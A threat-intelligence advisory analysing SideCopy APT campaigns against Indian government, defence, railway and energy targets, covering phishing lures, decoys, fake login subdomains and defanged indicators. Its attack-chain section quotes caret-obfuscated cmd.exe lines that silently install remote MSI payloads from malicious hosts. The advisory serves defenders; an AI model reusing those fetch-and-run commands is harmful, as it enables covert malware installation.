DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY

MAY 2025

SideCopy APT


Introduction

The SideCopy APT, a Pakistani-linked advanced persistent threat group, previously known for targeting Indian government and defence sectors, has expanded its focus to include Railways, OIL & Gas and the Ministry of External Affairs, making a strategic escalation in its threat posture.

Tactical Shifts

A major development is the replacement of HTA (HTML Application) with MSI (Microsoft Installer) packages for initial access, signalling a move to more sophisticated and stealthy infection vectors. This shift supports the group's broader strategy involving DLL side-loading, reflective code loading, and multi-platform malware deployment, aiming to bypass traditional detection mechanisms.

SideCopy has also integrated and customized multiple open-souce remote access tools (RATs), including :




Key findings

Spoofed Identities

Threat actors impersonate cybersecurity professionals through compromised or fabricated email accounts.

Widwspread Impersonation

13 different sub-domains and URLs simulate RTS login pages tied to various City Municipal Co-orporations in Maharashtra



Malicious Domains

A fake e- governance -themed doamin with open directory access is used to distribute malware and host phishing pages

Website Compromises

A previously compromised educational portal re-emerged in February 2025, featuring lures centered on “Climate Change”, “Research Work”, and “Professional Development” themes - specificially targeting university students

Website Compromises

Legitimate Indian infrastructure, such as National Hydrology Project (NHP) website, has been hijacked to host malicious downloads


Honeytraps

Honey-trap campaigns resurfaced in June 2024 and January 2025, seemingly timed with the arrest of a government insider

Additionally, the parent group of SideCopy, APT36, also targeted Afganistan, using a lure themed around the Office of Prisoners Administration (OPA). The campaign involved the use of AES/RC4 encrypted loaders to deploy MeshAgent, a remote monitoring and management (RMM) utility, focusing on Linux-based systems.


Phishing Emails

SideCopy’s latest phishing activity, observed in January 2025, strategically targets the Indian Defense Sector, particularly the National Defence College (NDC) under the Ministry of Defence. The campaign uses spear-phishing tactics, impersonating as an official personnel to deceive recipients.



On 13th January 2025

A phishing email was sent with the subject line: *“Update schedule for NDC 65 as discussed”*. It included a malicious link to downlaod a file titled **“NDC65-Updated-Schedule.pdf”**, masquerading as an offcial schedule update.



On 15th January 2025

Another phishing email was sent with the subject: *“Policy update for this course.txt”*. This email also contained a malicious link and was sent from an email ID that closely mimics official communications.


The sender address, **gsosystems-ndc@outlook[.]com**, aligns closely with legitimate Indian government emails, such as gsosystem.ndc-mod@nic[.]in, which is associated with National Informatics Centre (NIC).

The address was registered on January 10, 2025 from UAE

The address was active till February 28, 2025

Decoy Documents

SideCopy's latest phishing activity, observed in January 2025, strategically targets the Indian Defense Sector, particularly the National Defence College (NDC) under the Ministry of Defence. The campaign uses spear-phishing tactics, impersonating as an official personnel to deceive recipients.



NDC Calender Decoy

This document mimics the Annual Training Calender for 65th course of National Defence College (India's top defense strategic institute).

The decoy is meant for -


Military Officers

Civil Service Officers

aligning with the real structure and format of such institutional publications

NDC is a defense training institute for officers of Defence Service (India Armed Forces) and the Civil Services, all operating under Ministry of Defence, India.

National Holiday ZIP Archieve



SOUTHERN RAILWAY

No.M/P.694/Open Line Holiday

Divl.Rly.Manager's Office
Personnel Branch
Chennai Division
Date. 19-12-2023

All Concerned

Sub: Holidays to **OPEN LINE** Staff for the year 2024.

The list of 12 holidays including three National Holidays declared for **Open Line staff** of Chennai Division for the year 2024.

Sl.No	NAME OF FESTIVAL	DATE	DAY
1	New Year's Day	01.01.2024	Monday
2	Pongal	15.01.2024	Monday
3	Republic Day	26.01.2024	Friday
4.	Id-ul-Fitr (RAMZAN)#	11.04.2024	Thursday
5	Tamil New Year's Day/ Dr.B.R.Ambedkar Birthday	14.04.2024	Sunday
6	May Day	01.05.2024	Wednesday
7	Independence Day	15.08.2024	Thursday
8	Vinayagar Chathurthi	07.09.2024	Saturday
9	Gandhi Jayanthi	02.10.2024	Wednesday
10	Ayudha Pooja	11.10.2024	Friday
11	Deepavali	31.10.2024	Thursday
12	Christmas	25.12.2024	Wednesday

The above Holidays are declared in consultation with SRMU.

This has the approval of DRM/MAS.

(V.K.Sivakumar)
APO/G.
/Sr.DPO/MAS

Copy to: PCPO/MAS for kind information.
PS to DRM for kind information of DRM.
CPM/GS, ADRM/I & II for kind information.
Principal, ZETTC/AVD & ZRCETC/TBM
DS/SRMU for information.
DS/AI SC&ST REA for information.
DS/AI OBC REA for information.

Holiday List Decoy [Railways]

A phishing archive titled **"2024-National-Holiday-RH-PER_N-1.zip"** was found in two variants, tailored separately for Windows and Linux platforms


Once executed. the payload reveals a decoy PDF lisfting 2024 holidays for Open Line staff of Southern Railway's Chennai Division, sourced from a real notice dated 19 December 2023

Southern Railway operated under Ministry of Railways, a government-owned entity

Cybersecurity Guidelines Document (HPCL)

Another decoy, named **"Cybersecurity Guidelines 2024"**, appears to originate from Hindustan Petroleum Corporation Limited (HPCL)

HPCL is a major public sector energy company under the Ministry of **Petroleum and Natural Gas**, and a subsidiary of oil and natural gas, headquartered in Mumbai, the document mimics an internal advsioru on cybersecurity practices



Cybersecurity Guidelines 2024

1	Use Strong, Unique Passwords	Create password that are at least 12 characters long.
2	Enable Two Factor Authentication	Whenever possible, enable 2FA on your accounts. This adds an extra layer of security by requiring both your password and a secondary verification.
3	Update Software Regularly	Ensure that your operating system, apps, and antivirus software are always up to date.
4	Be Cautious with Emails and Links	Don't open suspicious email attachments or click on links from unknown sender. Phishing scams often use fraudulent emails to steal your personal information.
5	Be careful with Social Media	Don't post information regarding companies' critical infrastructure and methods of working.
6	Lock your devices when not in use	Always lock your computer, mobile phone, or any other device when stepping away, even for short periods. This helps protect sensitive information from being accessed by unauthorized individuals.
7	Change your passwords	Keep changing your email, and other platforms passwords.
8	Be Careful with USB Drives and External Devices	Only connect USB drives or external devices that you trust to your work devices. Malicious software can be introduced to the system via infected USB drives or other external devices, potentially compromising the entire network.
9	Follow Company Cybersecurity Policies	Always adhere to your company's cybersecurity policies and procedures. This includes guidelines for data protection, password management, and the use of work devices. These policies are designed to keep both your personal information and company data safe.
10	Report Suspicious Activity Immediately	If you notice anything unusual (e.g., strange emails, unusual login attempts, or unfamiliar software on your device), report it to your company's IT or cybersecurity team immediately. Early detection of threats can help prevent larger security breach.

Cybersecurity Guidelines Decoy [Oil & Gas]

Pharmaceutical Product Catalogue (MEA)

A separate infection chain include a file titled **"Pharmaceutical Product Catalogue 2025"**, attributed to Mapra Laboratories Pvt. Ltd.

The document appears to target personnel within the Ministry of External Affairs (MEA), suggesting that the campaign extends beyond traditional government departments to health-related sectors with international connections.

Open Directory and Credential Phishing

SideCopy APT deployed a fraudulent domain mimicking e-Governance services, with the apparent goal of harvesting credentials from personnel within government-linked railway systems.

Investigations uncovered 13 sub-domains each functioning as phishing pages imitating login portals for government and minicipal systems.

These mimic official interfaces for services such as:


Webmail Systems

Safety Tank Management Systems

Set Authority


Payroll Management

Open directory




This spoofed domain, created on 16 June 2023, continues to host malicious files via an open directory structure accessible to the public.

These portals closely resemble those linked with **Right to Public Services (RTS)** Act implementations and are customized for various **City Municipal Corporations (CMCs)** in Maharahtra.



Login portals hosted on fake domain

The campaign with spoofed portals has targeted staff in several Maharashtra-based CMCs in the following areas:



Maharashtra map with fake portal location

Observed Sub-domains with their first seen dates

Sub-domains	First seen
gaddchiroli.egoservice[.]in	16th December 2024
pen.egoservice[.]in	27th November 2024
cpcontacts.egoservice[.]in	3rd January 2024
cpanel.egoservice[.]in	
webdisk.egoservice[.]in	
cpcalenders.egoservice[.]in	
webmail.egoservice[.]in	
dss.egoservice[.]in	3rd November 2023
cmc.egoservice[.]in	
mail.egoservice[.]in	13th October 2023
pakola.egoservice[.]in	23rd July 2023
pakora.egoservice[.]in	
egoservice[.]in	16th June 2023

Their DNS history is found to be registered under **AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED)**, which highlights a centralized effort in domain infrastructure planning to steal credibility.

Multiple phishing URLs were also identified linked with fake domains, most likely serving malware or phishing lures:

hxxps://egovservice.in/vvcmcrts/

hxxps://egovservice.in/vvcmcrtsballarpur72/

hxxps://egovservice.in/vvcmc_safety_tank/

hxxps://egovservice.in/130521/13/

hxxps://egovservice.in/testformonline/test_form

hxxps://egovservice.in/dss/

hxxps://egovservice.in/payroll_vvcmc/

hxxps://egovservice.in/dssrts/


hxxps://egovservice.in/cmc/

hxxps://egovservice.in/pakora/egovservice.in/

hxxps://egovservice.in/130521/set_authority/

Cluster - A

The first operational cluster of SideCopy APT demonstrates a hybrid targeting strategy, deploying tailored payloads for both Windows and Linux environments. Notably, the group introduced new Remote Access Trojans (RATs) like CurlBack and Spark, expanding its toolkit for strategic intrusions.



Cluster A


Windows Attack Chain

Initial Vector

Victims receive a spear-phishing email containing links to spoofed or compromised domains that looks legitimate.

hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/

hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/




egovservice.in

2024-National-Holidays-RH-PER_N-1

This downloaded payload is an archive file containing a .pdf.lnk double-extension shortcut, engineered to appear legitimate

Security-Guidelines.pdf.lnk

The .lnk file launches a command shell using cmd.exe with escape characters (^)



Escape character (^) is a common obfuscation tactic to evade security detections

Malware Installation is achieved using msiexec.exe in silent mode (/q /i), pulling remote MSI files from above URLs

wininstaller.msi
installerr.msi

The first domain mimics a fake e-governance site seen with open directory

C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/

C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^t^y^-^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/

2nd one is a compromised domain that belongs to official National Hydrology Project (an entity under Ministry of Water Resources)

The MSI payload installs a .NET executable (ConsoleApp1.exe), that performs 2 things

PDF
Decoy

Drops and opens a decoy PDF in Public folder that is base64 encoded

ConsoleApp1.exe

Additional Payloads

C:\ProgramData\LavaSoft\

drops

Run Regkey persist
10

7

side loads
8

svnides.hta

Sampeose.dll

girbesre.exe

CurlBack RAT
(DUI70.dll)

CurlBAT RAT

Along with the DLLs, girbesre.exe is also dropped having its original name as **CameraSettingsUIHost.exe.**

Persistence Mechanism

- An HTA script (svnides.hta) creates a registry Run key.
- 2 different DLL samples having compilation timestamps as 2024-12-24 and 2024-12-30
- A scheduled Task named “OneDrive” is added to ensure persistence across reboots: C:\Windows\System32\Tasks\OneDrive

Scheduled Task

